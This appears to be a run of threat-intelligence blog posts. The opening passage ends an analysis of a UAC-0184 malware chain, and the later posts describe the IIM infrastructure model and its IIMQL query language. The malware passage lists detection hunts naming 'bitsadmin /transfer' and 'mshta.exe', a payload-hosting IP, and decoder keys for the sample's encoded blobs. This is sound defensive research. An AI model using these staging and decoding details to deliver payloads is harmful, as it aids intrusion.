Watch for MiniDumpWriteDump calls from a VSLauncher.exe process. That should be ETW-visible with reasonable telemetry. There is no normal reason for Visual Studio Version Selector to dump process memory in this context.
Watch for Plane9 or Cluster-Overlay64.exe execution from non-user-installed paths, for example:
%APPDATA%\ApplicationData32\
Plane9 is an audio visualizer. If it appears from a weird application data directory as part of a staged loader chain, that is not your user’s sudden love for generative music visuals.
Look for LNK files with command-line arguments containing:
bitsadmin /transfer
mshta.exe
Especially when paired with temporary-looking filename patterns such as ~tmp(...). Also hunt for HTTP fetches of HTA files from bare-IP infrastructure, such as:
169.40.135.35
The observed HTAs all point to dctrprraclus.zip as the payload archive.
kernel-diag.lib decoder:
DWORD-add, offset 0x24D1, size 6160, key 0x213AB052
filter.bin IDAT XOR key:
0x227E9BDE, DWORD-wise XOR
filter.bin post-XOR:
skip 16-byte header, then LZNT1 using RtlDecompressBuffer format
What remains open
One thing still bothers me: the source of the %y substitution value.
There are two good next steps:
Dynamic detonation in a sandboxed LAN with a fake PassMark Endpoint peer on 224.0.0.255:31339, to see whether the dropper picks a controller address from the multicast reply.
Manual disassembly of the openvr_api.dll exports VR_InitInternal and LiquidVR, where the real loader logic lives. The malicious code that builds the context structure passed to evr.dll likely sits there and the value that fills %y is probably set before the shellcode runs.
Both are doable, but this post is already longer than usual. If one of those paths gives a clean answer, that belongs in a follow-up.
Final words
So, that is the UAC-0184 chain from LNK to bitsadmin and HTA, into a DLL sideloading setup, through two staged decoders, then into a signed Microsoft and Sectigo-backed utility stack that appears to borrow its own network layer.
The most important finding is not a single hash and not a single URL.
It is the structure:
gated HTA delivery
archive-based staging
legitimate software as execution cover
encoded local blobs
PNG chunk abuse without a real PNG header
DWORD XOR plus LZNT1 decoding
signed PassMark network functionality repurposed as cover
no static external C2 in the analyzed artifacts
That is the part worth tracking.
As always, if you want to go through the sample yourself, the hashes are above. And if someone finds the %y source before I do, please ping me through the usual channels. I would actually like to know 🙂
In the previous part, I introduced IIM, the Infrastructure Intelligence Model.
Click for the short version
IOCs tell you what existed
ATT&CK tells you what adversaries do on endpoints
IIM describes how adversary infrastructure is composed
Entry points, redirectors, staging hosts, payload locations, C2 endpoints, relations between them, techniques attached to infrastructure roles, patterns abstracted from concrete observations
Basically the stuff that is usually buried inside analyst prose, screenshots, PDF diagrams and “we saw this kind of redirect chain again” comments
IIM gives that layer a structure
But once you have a structure, the next obvious question is:
How do you search it?
Because describing one chain is nice. Describing ten chains is useful. Describing a few thousand chains and then manually scrolling through JSON like a threat intelligence raccoon in a dumpster is not a workflow.
That is where IIMQL comes in.
IIMQL is the query language for the Infrastructure Intelligence Model. It is built to search, filter and correlate IIM chains, roles, entities, relations and structural patterns in a way that actually fits the model.
IIMQL is for questions like:
Show me every chain where a staging artifact drops a payload that connects to a C2.
Show me every actor using dynamic DNS in the C2 role.
Show me every chain where the entry point flows into a redirector before reaching a payload.
Show me every payload that connects to infrastructure annotated with a specific IIM technique.
Show me every infrastructure chain that looks like this shape, even if every domain, IP and hash changed.
That last part is the whole point.
IOC feeds let you ask: Is this domain bad? IIMQL lets you ask: Have I seen this operational shape before? That is a very different question.
And frankly, it is the question we should have been asking more often.
06query the corpus
IIMQL.
v1.0 · openstdlib-onlyembed anywhere
When you have thousands of chains, patterns, and actor profiles, yours plus federated feeds, the interesting questions are structural. IIMQL turns them into one-liners.
Grammar
Cypher-style graph patterns for structure. SQL-style filters for attributes. Both in one query.
Three modes
CLI on local chains. Embedded in Kraken as pivot surface. Library in third-party tools.
Stable
v1.0 queries still run on later versions. Extensions without breakage.
# every c2 using fast-flux or dgaMATCH position
WHERErole=“c2”AND (techniquesHAS“IIM-T007”ORtechniquesHAS“IIM-T009”)
RETURNchain.actor_id, entity.value
→ MB-0001 c2.duckdns.org
→ MB-0002 telemetry-edge.net
→ MB-0008 qz3kdme9wpx.com
Why a query language?
IIMs whole pitch is that adversary infrastructure is structural.
A campaign chain is not just a bag of domains, it is a directed graph.
An entry point references or downloads a staging artifact.
A staging artifact drops or executes a payload.
The payload connects to a C2.
A redirector may sit in between.
A dead-drop resolver may point to the final endpoint.
DNS may rotate.
Hosting may rotate.
The operator may burn the entire surface tomorrow and rebuild it with new artifacts.
The structure often survives. And if the structure survives, you should be able to query it. That sounds obvious, but in practice threat intelligence tooling often stops right before that point.
We can store indicators.
We can tag indicators.
We can enrich indicators.
We can export indicators.
We can re-import the same indicators into another tool and pretend that interoperability happened.
But asking structural questions across infrastructure chains is still weirdly painful.
You either write custom Python, use a graph database directly, abuse a SIEM query language that was never designed for this, or convert the whole thing into a generic graph model and lose the IIM semantics on the way.
IIMQL avoids that.
It is small on purpose.
It speaks IIM directly.
It does not try to become a general purpose graph query language.
IIMQL has one job:
Ask useful questions against IIM data.
The basic shape
Every IIMQL query follows a simple idea:
MATCH what you care about
WHERE the conditions are true
RETURN the fields you want back
For example:
MATCH chain
That returns chains.
MATCH chain WHERE actor_id = "MB-0001"
That returns chains attributed to a specific actor ID.
MATCH position WHERE role = "c2"
That returns positions where an entity plays the C2 role.
MATCH entity WHERE type = "domain" AND value =~ /duckdns/
That returns domain entities matching a regex.
MATCH relation WHERE type = "drops"
That returns relations where one artifact drops another.
Nothing exotic. Nothing that requires a PhD in graph theory or three tabs of vendor documentation.
The interesting part starts when you query shapes.
Structural matching
IIM chains are directed graphs.
So IIMQL supports graph style matching for chain shapes.
Example:
MATCH (:entry)-->(:staging)-->(:payload)-->(:c2)
That asks for chains where an entry position flows into staging, then payload, then C2.
You can make it stricter by requiring relation types:
MATCH (:entry)-[:download]->(:staging)-[:drops]->(:payload)-[:connect]->(:c2)
Now the shape is not just role order.
It also requires a download relation, then a drops relation, then a connect relation.
That matters.
Because “entry to staging to payload to C2” is a useful broad shape.
But “entry downloads staging, staging drops payload, payload connects to C2” is much closer to an operational flow.
IIMQL lets you move between those levels without losing the model.
You can also use aliases:
MATCH (e:entry)-->(s:staging)
WHERE e.techniques HAS "IIM-T019"
RETURN chain.chain_id, s.entity.value
This asks for chains where an entry position with a specific IIM technique flows into staging, then returns the chain ID and the staging entity value.
That is the kind of query I wanted IIMQL to make boring.
Because this should be boring.
Analysts should not need to write custom scripts for every question that is structurally obvious once the data is modeled.
Targets: chain, position, entity, relation and graph shapes
IIMQL can query different levels of the model.
MATCH chain is for top-level chain metadata.
Useful for actor IDs, confidence, observed timestamps, review flags, imported sources and general filtering.
MATCH position is for role assignments.
This is where you ask things like:
Which entities acted as C2?
Which positions carry IIM-T008?
Which staging roles are still tentative?
Which payload positions appear in confirmed chains?
This is the closest IIMQL gets to a classic IOC workflow, but with one important difference: Entities can still be returned with chain and position context.
A domain is not just a domain. It may be a redirector in one chain and C2 in another. That distinction matters.
This lets you ask questions about how infrastructure pieces interact, not just what they are. And graph patterns are for the good stuff. The operational shapes. The part that survives rotation.
Field filtering
IIMQL supports the basic operators you would expect.
Equality:
role = "c2"
Inequality:
role != "entry"
Ordering:
sequence_order > 2
Regex:
value =~ /\.duckdns\.org$/
Array membership:
techniques HAS "IIM-T008"
Substring matching:
value CONTAINS ".example"
Set membership:
confidence IN ["confirmed", "likely"]
Boolean logic:
role = "c2" AND NOT needs_review = true
Again, boring by design.
My point is not to be clever, my point is to be precise 🙂
Example: finding fast-flux or DGA C2
Let’s say you have a corpus of IIM chains and want to find C2 positions that carry either Fast-Flux DNS or DGA technique annotations.
In IIMQL, that becomes:
MATCH position
WHERE role = "c2"
AND (techniques HAS "IIM-T007" OR techniques HAS "IIM-T009")
RETURN chain.chain_id, chain.actor_id, entity.value, techniques
That is the difference between “I have data” and “I can ask operational questions against my data”.
The query is not looking for a known bad IP. It is looking for a role in a chain with specific infrastructure behavior.
That is a completely different analytical layer. And it maps directly to IIM’s purpose.
IIM technique IDs describe infrastructure behavior, not endpoint behavior. So when you query for IIM-T007 or IIM-T009, you are not asking “which malware family is this”, you are asking “which infrastructure role carries this property”.
That makes the result usable for clustering, detection engineering, reporting and pattern abstraction.
Example: finding a known operational tail
Another simple query:
MATCH (s:staging)-->(p:payload)-->(c:c2)
RETURN chain.chain_id, p.entity.value, c.entity.value
This finds chains where staging flows into payload and payload flows into C2.’ That tail is common in real operations. The concrete filenames, domains and IPs can all change. The chain shape stays useful.
And if you want to be stricter:
MATCH (:staging)-->(:payload)-[:connect]->(:c2)
Now the payload must connect to the C2 through a connect relation.
This is where IIMQL becomes more than a filter language: It lets you treat adversary infrastructure like a structured system. Not a spreadsheet, not a blocklist, not a pile of JSON. A system.
Why this matters for Malwarebox
IIMQL is part of the same larger idea as IIM, ACDP and Kraken.
Kraken
backbone · observation graph
IIM
infrastructure vocabulary
Roles, relations, chains, patterns. Structural threat infrastructure as a shared model.
v1.1
IIMQL
query vocabulary
Cypher-style structure plus SQL-style filters across chains and patterns.
v1.0
ACDP
priority layer
Transparent actor-centric scoring built from structural observations.
v1.0
observe in Kraken · structure with IIM · query with IIMQL · prioritize with ACDP
IIM gives adversary infrastructure a grammar.
ACDP gives prioritization a methodology.
Kraken is the working environment where actor infrastructure is tracked as a living graph.
IIMQL is the thing that lets you ask questions across that graph without hardcoding the question into the platform.
You can publish patterns all day, but if another organization cannot match those patterns against their own chains, the value stays mostly theoretical. IIMQL is the bridge between “we have a structural model” and “we can actually operationalize this”.
The long-term goal is a European CTI ecosystem that can track, model, query and share infrastructure intelligence without depending entirely on US vendor platforms, closed enrichment systems or PDF-based trust rituals from 2012. But more about this in the next part of this series.
Federation needs queryability
In the IIM article I described the federation idea:
Org A observes a campaign. Org A builds an IIM chain. Org A abstracts it into a pattern.
Org B receives the pattern. Org B matches it against their own observations.
The concrete domains, IPs and hashes may be completely different. The structure still matches.
That is the whole “patterns instead of indicators” argument. But for that to work at scale, you need queryability.
You need to be able to ask:
Which of my chains match this shape?
Which actor patterns overlap with my new observations?
Which chains contain a redirector before payload delivery?
Which C2 roles use the same infrastructure techniques across different campaigns?
Which chains are confirmed and which are still tentative?
Which entities are volatile artifacts and which structural roles keep reappearing?
Without a query layer, every participant in a federation has to reinvent the matching logic locally.
The query language is not just a convenience feature, it is part of making IIM usable as a shared analytical layer.
Local first, no runtime dependency circus
IIMQL is implemented in Python and currently has no runtime dependencies beyond the standard library.
That is intentional.
I do not want a query language for CTI data that needs half of PyPI, a Java service, an Elasticsearch cluster, a graph database and a deployment diagram that looks like a hostage situation.
You can install it locally:
git clone https://github.com/Mr128Bit/IIMQL
cd IIMQL
pip install -e .
Then run queries from the CLI:
iimql 'MATCH position WHERE role = "c2"' examples/chains/
cat examples/chains/*.json | iimql 'MATCH chain WHERE actor_id = "MB-0001"'
And you can use it as a Python library:
from iimql import parse, execute, load_paths, query_chains
docs = load_paths(["examples/chains/"])
q = parse('MATCH position WHERE role = "c2" AND techniques HAS "IIM-T008"')
for row in execute(q, docs.chains):
print(row["chain"]["chain_id"], row["entity"]["value"])
That makes it easy to drop into existing SOC tooling, research notebooks, enrichment scripts, internal CTI pipelines or whatever other questionable Python folder has been running in production since 2019.
No judgement ^^
What IIMQL is not
IIMQL is not a replacement for SQL.
If your data is relational, use SQL.
IIMQL is not a replacement for Cypher.
If you already have a graph database and want general graph traversal, Cypher is mature and extremely good at that.
IIMQL is not a replacement for STIX Patterning.
STIX Patterning is for matching cyber observable patterns in STIX data.
IIMQL is not a detection language like Sigma or YARA.
It does not match logs or files.
It matches IIM documents.
IIMQL is also not an extension of the IIM specification.
IIMQL consumes IIM data.
It does not define new roles.
It does not define new relation types.
It does not define new technique vocabularies.
The model stays the model & The query layer queries the model.
That separation matters because otherwise every tool starts quietly changing the standard it claims to implement.
And that is how “interoperability” becomes a PowerPoint word.
Current limitations
IIMQL is still early.
The current version is intentionally small and there are limits. No variable-length paths yet.
So this:
MATCH (:entry)-->(:payload)
means a direct edge.
It does not magically skip everything in between. That is deliberate for the first cut because structural matching should be predictable before it becomes flexible. No aggregation yet.
So no GROUP BY, COUNT by field, DISTINCT style reporting or sorting in the first implementation.
No joins across chains yet.
No MATCH pattern yet.
Patterns and feeds can be loaded, but queries currently run against chains.
Technique confidence and role confidence are readable, but there is no nice syntax sugar yet for questions like “show me chains where any position has tentative confidence”.
That will come later.
I would rather ship a small query language that behaves correctly than a big one that lies confidently.
Threat intelligence already has enough of that.
The design principle
The design principle behind IIMQL is simple:
Make structural infrastructure questions cheap.
If an analyst sees a pattern in one campaign, they should be able to ask for that pattern across the corpus without writing a new parser.
If a defender wants to find C2 roles using a specific infrastructure technique, that should be one query.
If a researcher wants to compare actor tradecraft across rotations, they should not have to manually diff IOC lists.
If a European public-sector team wants to exchange patterns without exposing victim-specific artifacts, they should be able to match those patterns locally against their own observations.
IIMQL is small, but it sits directly in that problem space. It gives IIM data a usable query surface.
That is necessary if IIM is supposed to be more than a schema.
Why this belongs in the Malwarebox ecosystem
Malwarebox is slowly becoming a stack.
The direction is clear
The public frameworks stay open because they need review, adoption and criticism. The private lab stays private where sensitive actor tracking and unfinished research can mature before it becomes public methodology.
That split is intentional.
Open frameworks need a place where mistakes are cheap. Closed platforms need open interfaces if they are supposed to matter beyond one installation.
IIMQL is one of those interfaces.
It gives the open model a practical way to be used outside Kraken. That matters because I do not want IIM to become “the format Kraken uses”.
That would be boring and useless.
IIM should be usable by researchers, SOC teams, CERTs, public-sector defenders, vendors, open-source projects and internal tooling. IIMQL helps with that because it makes the data searchable without requiring the whole Malwarebox stack.
Install the tool
Load chains
Run queries
Break it
Tell me what is wrong.
That is a healthier path than pretending the first version is perfect because the logo looks official.
A small example of the bigger picture
Take a campaign where the concrete infrastructure rotates every few days.
New domain
New IP
New payload hash
New redirector
Same operator logic
Classic IOC tracking sees change everywhere
IIM sees the chain:
entry
to staging
to payload
to dead-drop resolver
to dynamic DNS
to C2
IIMQL lets you ask for that shape:
MATCH (:entry)-->(:staging)-->(:payload)-->(:redirector)-->(:c2)
Or stricter:
MATCH (:entry)-[:download]->(:staging)-[:drops]->(:payload)-[:connect]->(:redirector)-[:resolves-to]->(:c2)
You are no longer asking whether one artifact is bad. You are asking whether an operation behaves like something you already understand.
That is where infrastructure intelligence becomes more than indicator management.
Where do I find chains to query?
You can create your own chains or watch my IIM Feed Repository. There's already some chains and patterns in there, but i'll continue to upload more in the future. If you have patterns & chains you want to contribute, feel free to reach out or create a push request.
License
IIMQL is published under the Apache License 2.0.
Keep the license notice and attribution intact.
Build with it
Ship with it
Break it properly
Next
Part five will pull the ecosystem together.
Kraken, IIM, IIMQL, ACDP and the broader Malwarebox direction.
As one loop:
Observe infrastructure
Model the chain
Query the structure
Prioritize defensively
Feed the lessons back into the model
That is the actual point of the ecosystem.
Not collecting more data. Everyone has more data. The point is making adversary infrastructure understandable, comparable and queryable in a way that survives rotation. And if that can help push a more independent European CTI ecosystem into existence, even better.
We have more data than ever. Blocklists with millions of entries. Feeds that refresh every thirty seconds. Vendors that will happily sell you a TAXII endpoint streaming 200 indicators per minute, all guaranteed to be expired by the time your SIEM finishes ingesting them.
And somehow, with all this data, we still don’t really know what we’re looking at.
That’s not a tooling problem. It’s a structure problem. After enough time staring at infrastructure rotations from groups like Gamaredon and concluding that “shift everything daily” is in fact a coherent strategy when nobody has the language to describe what’s actually shifting, I decided to try and fix it.
This is part 3 of 7 on the Malwarebox ecosystem. We’re starting today with IIM, the Infrastructure Intelligence Model. Part 4 will cover IIMQL, the query language built on top of it. Part 5 will tie the whole thing together. ACDP already has its own write-up, so I’m leaving it out here.
Two pillars and a hole
Classical threat intelligence rests on two pillars.
On one side: IOCs. Domains, IPs, hashes. Concrete, actionable and useful for roughly the time it takes an attacker to spin up a new Cloudflare Worker. The half-life of a C2 domain in 2026 is somewhere between “a coffee” and “a long lunch.” Blocklists describe what existed and not what will exist tomorrow.
On the other side: MITRE ATT&CK®. A genuinely good behavioral framework. Stable, well-maintained, internationally adopted. Tells you what adversaries do on endpoints, process injection, credential dumping, lateral movement.
What ATT&CK very deliberately does not tell you is anything about infrastructure. Hosting, routing, resolution, gating, none of it lives in the model. That’s by design. ATT&CK was never meant to describe how a phishing redirect chain is composed.
So here’s the picture:
On one side, you have millions of indicators that go stale before lunch. On the other side, you have a few hundred techniques describing adversary behavior, mostly from the endpoint perspective. And in between sits the operational reality of how a campaign is actually delivered, routed, staged, resolved, gated and defended. That layer is still mostly captured in analyst writeups, vendor reports and free-form descriptions.
There are standards for exchanging threat intelligence
There are frameworks for describing adversary behavior
There are platforms for storing indicators
But there is no widely adopted, infrastructure-focused model for describing the logic of a delivery chain itself.
There are standards for exchanging threat intelligence.
There are frameworks for describing adversary behavior.
There are platforms for storing indicators.
But
No shared vocabulary for saying what role a host plays
No consistent way to distinguish an entry point from a redirector, a staging host, a payload location or a C2 endpoint
No clean structure for expressing how those pieces relate to each other over time
So the same patterns keep reappearing in analyst notes, vendor whitepapers and PDF reports, just described with slightly different words.
Adversaries operate as systems.
We have been treating those systems as events too much imo.
What “infrastructure” actually means
Quick definition. Because everyone in TI uses “infrastructure” to mean something slightly different and that’s part of the problem.
When I say infrastructure, I mean everything between the adversary and the click:
Where things are hosted
How DNS resolves
How traffic is routed
Who is allowed to reach which node
How the chain is composed and ordered
…
This is the layer that survives a sample being detonated, a hash being burned, an IOC list being published. The specific URL changes weekly. The fact that there is a Cloudflare Worker in front of an HTA-dropping nginx behind a domain that resolves through RegRU, that pattern often survives.
That pattern is what IIM tries to describe.
Six concepts, one chain
IIM is small on purpose. Six concepts, four primitives, two abstractions. If a model needs three pages to explain itself, nobody is going to use it easily and I have personally read enough threat intel framework PDFs to consider this a moral position
Entities are the facts. A URL, an IP, a domain, a file hash, a TLS cert. Pure observation, no interpretation. An entity exists, has identity and has timestamps. That’s it.
Roles give an entity meaning in context. The same Cloudflare Worker can be an entry point in one campaign and a redirector in another. Roles live on the chain position, not the entity itself. That means: The role isn’t a property of the artifact. The role is what the artifact is doing in this particular operation.
The role catalog is small: entry, redirector, staging, payload, c2. Five positions, because when I tried to add more I couldn’t honestly justify any of them.
Relations are the actual interactions. download, redirect, drops, execute, connect, resolves-to, references, communicates-with
Critically: relations carry evidence. They are observed, not assumed. If you can’t tell me when and how you saw the redirect, the relation doesn’t go in the chain. We have enough threat intel that’s “well, probably” already.
Techniques are the reusable infrastructure patterns. CDN Abuse, Fast-Flux DNS, Geofenced Delivery, Multi-Hop Redirect, Dead-Drop Resolver. Twenty-six of them in v1.1. The catalog will grow, but only when something new actually shows up in the wild.
The thing to internalize: IIM techniques describe infrastructure, not behavior. They are deliberately complementary to ATT&CK, not competitive. If your technique describes what happens on the endpoint, it belongs in ATT&CK. If it describes how traffic flows, where things are hosted or who is allowed to reach what, it belongs here. The two catalogs sit on different axes by design.
Chains are concrete observations. A specific campaigns specific infrastructure at a specific time, modeled as an ordered sequence of role positions, each carrying entities and techniques. (it isn’t as complex as it sounds ^^) Chains describe what was actually seen.
Patterns are chains with the entities stripped out. Just the structural fingerprint: role sequence, techniques, match semantics. Patterns are what you share when you want to publish “this is what these guys infrastructure looks like” without having to ship a list of IOCs that will be dead soon.
That’s the whole model. Six concepts, deliberately small.
A real example
Let’s run Gamaredon through it.
Scale: an active operation against Ukrainian government and military targets, abusing CVE-2025-6218 to place an HTA loader into the Startup folder without user interaction.
In IIM terms, the chain is not interesting because of one specific domain, one Telegram channel or one IP address.
It is interesting because of the operational shape.
What matters here is the split between volatile infrastructure and reusable structure.
The Dynamic DNS host can disappear. The bulletproof hosting endpoint can be replaced. The loader can be recompiled. The lure, archive name, HTA filename, DynDNS domain and final IPs are all replaceable pieces.
That is the point of modelling this as infrastructure behavior instead of just collecting indicators.
If you only track the IOCs, every rotation looks like a new campaign. A new Telegram channel, a new DynDNS hostname, a new IP address, a new loader hash.
If you track the pattern, it looks different.
It becomes the same operational design with swapped components.
And that is exactly the layer IIM is meant to describe: not just what was observed, but how the infrastructure was composed, how the pieces related to each other and which parts of the chain are actor tradecraft rather than disposable infrastructure.
Here’s a visual representation of the chain as SVG.
If you want to try yourself, here’s the chain, you can visualize it yourself within the IIM Workbench.
No. And this is the section where I save you the GitHub issue.
STIX 2.1 is an exchange format. It defines objects (indicators, infrastructure, attack-patterns, relationships) and lets you serialize them into bundles you can ship between tools. STIX is excellent at what it does. It’s also explicitly not a model of how an operation is structured.
The STIX Infrastructure SDO has a name, a description, an infrastructure_types tag and some first/last seen timestamps. That’s it. No notion of a position in a chain. No notion of “this redirector comes after that entry point.” No notion of techniques attached to a specific role. STIX relationships connect any two objects with a flat verb uses, consists-of, related-to and any ordering or semantic position has to be expressed in free text or vendor-specific extensions, which means in practice it isn’t expressed at all.
IIM exports to STIX losslessly. A chain becomes a bundle of Infrastructure objects with x_iim_* custom properties, plus relationships, plus attack-patterns for the techniques. The reverse direction, STIX to IIM, is an enrichment workflow, not a conversion, because STIX doesn’t carry the information IIM needs and we shouldn’t pretend it does. Anything inferred on import gets marked tentative and needs_review: true. No silent upgrades.
Diamond Model has four vertices: adversary, capability, infrastructure, victim. “Infrastructure” is one vertex. One. The whole thing collapses into a single bucket. Diamond is a fine high-level analytical model, but if you try to express how the infrastructure was actually composed in a Diamond representation, you end up writing a paragraph in a notes field. IIM is what happens when you zoom into the infrastructure vertex and give it real structure.
MISP and OpenCTI taxonomies let you tag an IP as c2 or a domain as redirector. That’s helpful and IIMs role catalog is partially aligned with those tags on purpose. But tagging is flat. You can tag a thousand IPs as C2 and never express that twelve of them rotate through the same dead-drop resolver while the rest don’t. Tags describe artifacts. IIM describes operations.
ATT&CK I already covered. Different axis. Same campaign, different facets. Use both.
The principle I stuck to throughout: don’t replace mature standards, fill the gap they don’t cover. Composability over reinvention. There’s enough threat intel work to do without forcing everyone to migrate off STIX again.
Why this matters
Here’s the operational case for caring about any of this.
If you’re a defender and you treat every rotation as a new event, you will spend the rest of your career re-blocking the same operation. You will write the same incident report seven times. Your detection coverage will look like a list of last weeks domains, because that’s exactly what it will be.
If you have a structural model, you can ask different questions. Have we seen this shape before?Does the new infrastructure cluster with the previous campaign at the pattern level?Are the same operators behind it, even though every artifact is new? These are the questions that actually matter when the artifacts are gone within hours.
IIM is not the only way to ask those questions. But it’s a way to ask them in a vocabulary that’s the same on Tuesday as it was on Monday and that lets you compare your observations to mine without us having to first agree on what the words mean.
Federation or: why this actually scales
Here’s the part nobody talks about until it’s been built: the actually interesting property of a structural model is what happens when more than one person uses it.
Threat intel sharing today is broken in a very specific way. We share IOCs through MISP, ISACs, vendor feeds and mailing lists. The IOCs are stale by the time they arrive. When we try to share something more durable, TTPs, actor profiles, narrative reports, the format is a PDF. PDFs do not match against telemetry. Your SOC analyst opens the PDF, ctrl-Fs for “domain,” and copies the obviously-already-burned indicators into a watchlist. We are still doing this in 2026.
What an IIM federation enables, in one sentence: share patterns instead of indicators and the patterns are still good after the rotation.
Concretely. Org A observes a campaign, builds an IIM chain, abstracts it to a pattern (entities stripped, structure preserved) and publishes it. Org B receives the pattern and matches it against their own observations. Org B might be sitting on completely different domains, different IPs, different hashes and still get a hit, because the shape of the operation matches. The same operators with new clothes. Pattern-level matching survives rotation by definition.
A few things follow from this:
Sharing scales because patterns don’t expire. A pattern published in March is still useful in November, because the structural fingerprint is what the actors are bad at changing. Their hosting provider rotates daily. Their composition logic rotates roughly never. Once you have ten or twenty good patterns for a group, you can attribute new infrastructure to them within minutes of seeing it, regardless of whether any of the indicators have ever been seen before.
Privacy gets easier, not harder. Patterns have no entities. There are no victim domains, no internal IPs, no attributable hostnames. This bypasses an enormous fraction of the “we can’t share because legal” friction that kills useful TI exchange today. Particularly relevant under GDPR, where IOC sharing involving any kind of victim-identifying data is a pain. At the end it’s your decision if you share your full chain or just a pattern, both have their worth. Patterns are PII-free by construction.
Attribution becomes contestable. Right now actor attribution is a process that still requires a lot of manual aggregation and verification. With pattern-level federation, you can publish the patterns you used to cluster and someone else can argue with the clustering. This is how science works.
The network effect actually kicks in. Every additional participant in an IIM federation increases the match rate for everyone else, because the same actor groups hit multiple targets. With IOC sharing, the network effect is muted because IOCs burn fast. With pattern sharing, the network effect compounds.
No central authority required. A federation is not hub-and-spoke. There’s no need for a central database, no single point of failure. Every participant publishes their own patterns from their own infrastructure, signed and timestamped. You consume the patterns from the participants you trust. This is structurally different from how most TI sharing currently works and structurally important if you take sovereignty seriously.
The federation layer is what makes the model worth more than the sum of its installations. A single org running IIM in isolation gets some structural benefits. A hundred orgs running IIM with shared patterns gets the actual prize: a defensive intelligence ecosystem that doesn’t rot every Tuesday.
Joining a federation is roughly as hard as validating a JSON file: no central registry to negotiate with, no shared infrastructure to maintain, no legal review of victim data because patterns have none and no vendor sitting between you and the people you actually want to share with.
What’s actually built
IIM v1.1 is published as a draft. Spec, JSON schema, technique catalog, reference chains and bidirectional STIX 2.1 tooling are all on GitHub. Composes with the standards you already use; doesn’t try to replace them.
There’s also a Workbench: a local and web tool for building, validating and exporting IIM chains. Runs on your machine, doesn’t phone home, ships with the technique catalog baked in. Use it to model a campaign you’re working on, sketch a pattern for sharing or just play with the model to see if it makes sense.
If a technique you need isn’t in the catalog, open an issue. If a role definition is wrong, even better, open an issue with a specific case it doesn’t handle. The model is a draft for a reason. I’d rather get it right than get it done fast.
Open core, closed lab
IIM is one piece of Malwarebox, an independent CTI research initiative I’m building in Europe, publishing open frameworks and methodologies for a corner of threat intelligence that doesn’t really have an open ecosystem yet.
The model is roughly open core, with one important inversion. The frameworks IIM, ACDP, the schemas, the catalogs, the reference implementations are open. They have to be. You can’t ask the community to standardize around something they can’t review.
The closed part is Kraken, the working environment behind the research, the platform where adversary infrastructure is actually tracked as a living graph. Kraken stays closed for now and access goes through vetting. Not because closed tooling is the goal, but because some research needs to mature somewhere private before it shapes the public frameworks. Open frameworks need a place where mistakes are cheap. Kraken is that place.
Why bother with any of this? Two reasons.
First: civilian threat intelligence research in Europe is structurally underfunded compared to the US, where commercial vendors and government programs subsidize a lot of public work. We’ve been importing that work for a decade. It worked, mostly. It has also shaped what European defenders can see and what they can’t and it has made independent research a hobby rather than a profession on this side of the Atlantic. Open frameworks are one small lever for changing that, they give independent researchers a vocabulary and a publication target that doesn’t require a vendors marketing approval.
Second: a real European CTI federation doesn’t exist yet. There are bilateral exchanges, sectoral ISACs, vendor-mediated feeds, EU-level initiatives. None of them constitute a federation in the sense the previous section described. Building one isn’t a tooling problem. It’s a structural problem, a trust problem, a vocabulary problem and a sovereignty problem. IIM is the vocabulary piece. ACDP is the methodology piece. Kraken is the working environment that puts them through their paces. Together they’re an attempt to be a foundation 🙂
Next
Part four will cover IIMQL the query language that sits on top of IIM. Once you have a structural model, the next obvious question is “okay, but how do I actually search through thousands of these chains for the patterns I care about.” That’s what IIMQL is for and it’s where things get more interesting.
Part five will be the partial Malwarebox ecosystem write-up Kraken, IIM/IIMQL, ACDP and how the loop between them is supposed to work in practice. With a slightly heavier emphasis on the “why this is built in Europe and stays in Europe” argument, because that one deserves its own piece. All these components are just part of what I’ve actually built and a fraction of what’s planned :3
For now: read the spec, try the workbench, break the model, tell me what’s wrong with it. You’ll find more real-world examples in the IIM repository soon.
If you want to contact me for feedback or anything else, you can reach me via contact@robin-dost.de
License
IIM is published under the Apache License 2.0.
The reason is simple: IIM is meant to be used.
It should be possible for researchers, vendors, public-sector teams, open-source projects, internal SOC platforms, detection pipelines and threat intelligence tools to adopt the model without asking for permission first.
Apache 2.0 allows free use, modification, distribution and integration, including in commercial products, while still preserving attribution and providing a clear patent grant. That makes it a practical license for an infrastructure intelligence model that is supposed to become interoperable, not decorative.
In short:
You can use it. You can build on it. You can integrate it into your own tooling. You can ship products with it.
Just keep the license notice and attribution intact.